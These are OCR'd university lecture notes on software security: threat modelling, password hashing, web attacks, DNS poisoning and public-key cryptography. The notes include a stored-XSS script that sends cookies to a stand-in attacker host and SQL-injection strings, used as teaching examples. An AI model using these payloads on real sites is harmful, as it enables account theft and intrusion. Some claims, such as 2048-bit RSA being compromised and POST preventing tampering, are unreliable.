
CAS CS 411
Lec 14

Security


1. Why Security Engineering?
    a. Security is a perquisite to system integrity, availability, reliability, and safety
    b. Security provides the mechanism that enable a systems to protect its assets from attack
    c. Assets are system resources (information, files, programs, storage, processor capacity) that have value to its stakeholders
    d. Attacks take advantage of vulnerabilities that allow unauthorized system access
    e. It is difficult to make a system more secure by responding to bug reports, security must be designed in from the beginning
2. Analyzing Security Requirements
    a. Exposure is the value in terms of the time or cost to recreate a lost system asset
    b. Attack Surface is the total vulnerability of an application
    c. Threat analysis is the process of determining the conditions or threats that may damage system resources or make them inaccessible to unauthorized access
    d. Controls are created to avoid the attacks and to mitigate their damage
3. Online Security Threats
    a. Social Media – networks often allow their users to develop applications that have access to personal details of their users
    b. Mobile Applications – native apps running on mobile devices may have the same access resources as the device owner
    c. Cloud Computing – brings additional confidentiality and trust issues into the security picture because it blurs the line between “trusted inside” and “untrusted outside”
    d. Internet of (Insecure) Things – ability of everyday objects to communicate and report contextual information about its user and its environment
4. Security Analysis - I
    a. Security requirements elicitation
        i. Determine how users need to interact with system resources
        ii. Create abuser stories that describe system threats
        iii. User treat modeling and risk analysis to determine the system security policies as part of the non-functional requirements
        iv. Locate attack patterns that identify solutions to system security shortcomings

    b. Security modeling
        i. Captures policy objectives, external interface requirements, software security requirements, rules of operation, description of security architecture
        ii. Provides guidance during design, coding and review
        iii. State models can help software engineers ensure that the series of state transitions allowed by the system start and end in a secure state
        iv. Using formal security models may improve the trustworthiness of a system since correctness proofs may be used as part of the system security case
5. Security Analysis II
    a. Measures design
        i. Security metrics should focus on system dependability, trustworthiness, and survivability
        ii. Measures of asset value, threat likelihood, are system vulnerability are needed to create these metrics
    b. Correctness checks
        i. Software verification activities and security test cases must be traceable to system security cases
        ii. Data collected during audits, inspections, and test cases are analyzed and summarized as a security case
6. Security Assurance
    a. Used to show that you have created a secure product that inspires confidence among end users and stakeholders
    b. Licensing and other third-party agreements often provide a set of agreedon metrics for measures such as performance and security; these are called Service Level Agreements (SLAs)
    c. Most companies use source-code-level security analysis to provide a measure of an application's vulnerability
        i. Line-by-line code analysis
        ii. Defects are typically marked as Severe during triage
        iii. Software engineers must explain each portion of the code at a high level of detail
7. Security Risk Analysis
    a. Identify assets
    b. Create architecture overview
    c. Application decomposition
    d. Identify threats
    e. Document threats
    f. Rate threats

8. About Passwords


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor &3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

a.


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.

b.

9. Managing Passwords
    a. Never store user passwords as clear text
    b. Instead, when a user creates an account, hash the password (with salt) and store the hashed value


    c. Don't use SHA1 as your hash algorithm (it is notoriously weak)
    d. This is why most sites can't send your password to you if you forget…they don't have it
    e. Note that even hashed passwords are vulnerable to rainbow table attacks
10. Third-party logins
    a. It's very common for apps to use third-party credentials …Log In With Twitter / Facebook / Google and so on
    b. Unfortunately very few developers know how it works…they just slap some OAuth code in their app from Stack Overflow or a tutorial and voila!
    c. Just keep in mind that OAuth (both current flavors) isn't really an authentication protocol…it's just a framework to request and receive tokens
11. System Trustworthiness
    a. Trust is the level of confidence that software components and stakeholders can rely on one another
    b. Verification ensures that the security requirements are assessed using objective and quantifiable techniques traceable to the security cases
    c. Evidence used to prove the security case must be acceptable and convincing to all system stakeholders
    d. Most trust metrics are based on historical data derived from past behavior in situations involving trust
12. Changes in Security Requirements
    a. It used to be that computers were kept in locked rooms
    b. Often users did not even have an account on the computer
    c. Now everyone has a computer that attaches to a network of secure and insecure devices
    d. When attached to the Internet the machine is potentially open to anyone in the world
13. Tradeoffs in Security Design
    a. Services offered versus level of security
    b. Ease of use versus security
    c. Cost of security versus cost of loss
14. Physical Threats
    a. Orange Book A1 security requires a machine in a vault with no external connections...including power
    b. It points out that if someone can touch your machine, it can be compromised
    c. This extends to all components of the network...switches, phone lines, etc
15. Social Engineering
    a. Kevin Mitnick testified before Congress that most of his hacker work was accomplished without the use of technology
    b. Users are surprisingly naive when confronted by technology

    c. Humans tend to fall into easily discernible patterns
    d. Part of the security policy must acknowledge and plan for this

16. Network Threats
    a. Any time a computer is connected to a network it is open to a variety of threats
    b. We'll look at three broad categories
        i. Unauthorized access
        ii. Impersonation
        iii. Denial of service
17. Cookie Poisoning
    a. Analyze the format of data stored in a cookie
        i. Not all sites encrypt cookie data
    b. Modify cookie
    c. Log back on to site
18. Parameter Tampering
    a. Change parameters in URL request strings
        i. Ex: http://www.com/order?price=9.99&item=1234
    b. Can also examine hidden fields in forms…just view the page source
    c. Simple to avoid by using POST instead of GET in http sources
19. Buffer Overflows
    a. Attacker crafts code that overwrites a portion of stack
    b. Code replaces return address on stack with one attacker chooses
    c. Return address point either to Attacking code or somewhere else malicious
    d. Results can be crash or control
    e. Mitigation: ALWAYS check input values for size
20. Cross-site Scripts
    a. Insert script code (such as JavaScript) into form fields
    b. Code is stored as content in database
    c. Script is executed on the browser when someone views the content
    d. To avoid, use server-side parsing of inputs (data validation)
    e. An example: store this as part of your signature on a forum:

```
<script>document.write('<iframe src="http://evilattacker.com?cookie='
    + document.cookie.escape() + '" height=0 width=0 />');</script>
```


21. Code Injection: URL
    a. Pass extra SQL commands on http request string
    b. Original: http://my.com/getCart?SQL='select creditCard from master where ID=12345'
    c. Modified: http://my.com/getCart?SQL='select creditCard from master where ID=12345'+'OR ID=*' - - -
22. Code Injection: Form Field
    a. HTML forms in which data are not validated are open to SQL injection

   b. ALWAYS escape input to a form before passing the data to the next page or script
   c. ALWAYS assume that any data input by a user is malicious
23. Code Injection: Example
   a. Assume a form looks like:
      i. <form action = “login.php”><text name = user>...
   b. The action page would do something like
      i. $id=mysql(SELECT user, id, password FROM users WHERE user = ‘ $GET_(‘user’) ‘;
      ii. If you typed fred in the box…
      iii. SELECT user, id, password FROM users WHERE user = ‘ fred‘
   c. In the Username field, instead of a valid string, input:
      i. xxxxx’ OR ‘1’==‘1’; - - -
   d. Now the SQL looks like
      i. SELECT user, id, password FROM users
         WHERE user = ‘xxxxx’ OR ‘1’==‘1’; - - - ‘
24. Avoiding Tainted Data
   a. We assume that ALL data coming from external sources is malicious
   b. All modern languages provide methods that will test or escape input strings
   c. PHP: htmlspecialchars()
   d. Javascript: escape() or escapeURI()
   e. python: html.escape
   f. Don’t forget that Javascript is executed browser side…a malicious user will be happy to input a script into a form field
   g. The rule of thumb is to validate every single piece of data that your app uses
      i. Is it the right type?
      ii. Is it the right size?
      iii. Is it null when it shouldn’t be?
      iv. Does it contain invalid characters?
   h. Programs are deterministic, and as programmers, we are the ones who know what the data should be
   i. It’s up to us to be very specific about the data and its use
   j. Unfortunately, many languages are quite loosey-goosey about this sort of thing!
25. File Enumeration
   a. Examine source code and site to find file names, directories, etc
   b. Use files to determine if site is vulnerable to other attack modes
   c. 


```
<head>
<link rel="shortcut icon" href="http://www.universalhub.com/
files/favicon_0_1.ico" type="image/vnd.microsoft.icon" />

<link type="text/css" rel="stylesheet" href="http://
www.universalhub.com/files/css/css_xE-rWrJf-
fncB6ztZfd2huxqgxu4WO-qwma6Xer30m4.css" media="all" />

<script src="http://www.universalhub.com/files/js/
js_UWQINlriydSoeSiGQxToOUdv493zEa7dpsXC1OtYlZU.js"></script>
```


26. Forceful Browsing
    a. Access site pages out of order
    b. May be able to bypass security checks
    c. Data validation may also be weak on pages deep in site
    d. Can be used with other attacks such as parameter tampering
27. Other Vulnerabilities
    a. Weak encryption
    b. Open access to admin pages
    c. Information leakage
    d. Access to logs
28. DNS Poisoning and MITM
    a. DNS uses 'glue' records to both reduce network traffic and facilitate follow-on requests
    b. For example, if you make a DNS request for ns1.kidpub.com, the server might also pass back the IP for ns2.kidpub.com and www.kidpub.com in case you need them later
    c. A malicious DNS server will send back unrelated glue records
    d. For example, a request for ns1.kidpub.com also returns an address record for www.fidelity.com
    e. It is, of course, not the REAL fidelity.com IP address, but one of the attacker's servers
    f. The next time the user goes to www.fidelity.com, the IP is read from local cache… it's the attacker's IP
    g. At that IP is a duplicate of the Fidelity home/login page
    h. The form works perfectly…user enters login name and password, hits enter
    i. Attacker records the two items, then does an HTTP Redirect to the real Fidelity home page with a bogus login string
    j. The real Fidelity pops up a warning…user name or password incorrect
    k. User assumes they fat-fingered the password, tries again, and is logged in
29. Steps to Help Deflect Attacks
    a. Type check: Confirm that the type of data input is what is expected (in, string, etc)
    b. Allowed character check: Verify that input data (especially strings) contain only allowed characters
    c. Format check: Formatted data should match an expected pattern (ie an email address)
    d. Limits check: Test whether a value falls within the correct range…numeric, dates, sizes, etc
    e. Presence check: Be sure that any required data has been passed from a form (missing end value, for example)
    f. Verification check: Make sure that two required items match

g. Logic check: Similar to allowed character and range tests…be sure that input data won't cause a logic error (divide by 0, etc)
h. Resource check: If a resource has been called for (ie a file), ensure that it exists and won't be created if it doesn't

30. A Fun Place to Play…
    a. There are several sites on the internet that provide a sandbox for you to see the effect of these various vulnerabilities
    b. One is hackthissite.org which has 'missions' of varying difficulty that demonstrate the various attacks
    c. [btw they want you to create an account…for goodness sake hack your way in instead!]
31. Securing Communications
    a. Traffic to and from apps is highly vulnerable to eavesdropping
    b. Most applications send data in clear text by default (email, etc)
    c. SSL / HTTPS are commonly used to secure connections to networked applications and web servers
    d. HTTPS / SSL serve two purposes
        i. Trust: The server you are communicating with is the correct one
        ii. Privacy: Communication is encrypted
    e. Trust is based on the server certificate
        i. Typically the certificate is digitally signed by one or more trusted Certificate Authorities (CAs)
        ii. Browsers are pre-loaded with a set of known CAs)
        iii. CAs include Verisign, Geotrust, and so on
        iv. Signatures require that the CA verify (sometimes F2F) the identity of the organization requesting the certificate
    f. 
SSL Handshake (RSA) Without Keyless SSL
Handshake
Visitor
CloudFlare
Client random
Server random
Public key certificate
Premaster secret
Session key
Encrypted premaster secret
Private key
1
Visitor sends hello, client random, and cipher suites supported
2
Server sends server random and public key certificate
(also sent is a session ID for session resumption)
3
Visitor encrypts premaster secret with public key
4
CloudFlare decrypts the premaster secret with the private key
Both the visitor and CloudFlare create session keys from the client random, server random, and premaster secret. Now the visitor can request content from CloudFlare. (also sent is a session ticket for session resumption)

g. It’s possible to use a self-signed certificate, however some browsers under certain security settings will reject them
h. Up until now, SSL certificates have been relatively costly (for example, kidpub pays about $100 / year)
i. A new service, Let’s Encrypt! (letsencrypt.org) will offers free, highly trusted CA signed certificates
j. The hope is that with free, trusted certificates encryption will become widespread

32. What if the CA is Corrupt?
    a. There have been several instances over the past few years in which a trusted CA lost control of certificates
        i. A European CA sold blank signed certificates into the black market
        ii. The NSA reportedly (according to Snowden) had access to a CA’s private encryption key
    b. In both cases, it would then be possible to impersonate any SSL-secured site
    c. For example, impersonating apple.com would allow an attacker to load ‘updated’ software onto your iPhone
33. Symmetric vs Asymmetric Cryptography
    a. Symmetric
        i. Algorithm uses same key on both sides of transaction
        ii. Keys must be exchanged in trusted manner
        iii. Rotation keys often used
    b. Asymmetric
        i. Only one key is available to public
        ii. No need to exchange keys
        iii. PGP/PKI is example
34. PGP
    a. Pretty Good Privacy
    b. Uses private/public key encryption
    c. Extremely strong encryption
    d. Used both for encryption and digital signatures
    e. Until recently PGP was a controlled technology
35. Public-Key Encryption Operation
    a. 

36. Public-Key Signature Operation
    a. 

37. Characteristics of Public-Key
    a. Computationally infeasible to determine the decryption key given knowledge of the cryptographic algorithm and the encryption key
    b. Either of the two related keys can be used for encryption, with the other used for decryption
38. Steps in Public Key Encryption
    a. Each user generates a pair of keys to be used for the encryption and decryption of messages.
    b. Each user places one of the two keys in a public register or other accessible file. This is the public key. The companion key is kept private.
    c. If Bob wishes to send a private message to Alice, Bob encrypts the message using Alice's public key.
    d. When Alice receives the message, she decrypts it using her private key. No other recipient can decrypt the message because only Alice knows Alice's private key.
39. Approaches to Defeating RSA
    a. Brute force approach: try all possible private keys.
        i. The larger the number of bits in e and d, the more secure the algorithm.
        ii. However, the larger the size of the key, the slower the system will run.
    b. Cryptanalysis: factoring n into its two prime factors
        i. A hard problem, but not as hard as it used to be
        ii. Currently, a 1024-bit key size is considered to be compromised
        iii. Currently, a 2048-bit key size is considered to be compromised
        iv. Currently, a 4096-bit key size is recommended
40. PGP Practice
    a. If you'd like to practice encryption and signing, feel free to send encrypted / signed email to me

b. My public key is available at http://pgp.mit.edu/pks/lookup?op=get&search=0x7C38F315BCC1ADDF (or just look up perryd@bu.edu on a keyserver or your keyring tool
c. On OS/X, gpgtools.org has a good set of tools;
On Windows try gpg4win.de
d. My key fingerprint is 7c38f315bcc1addf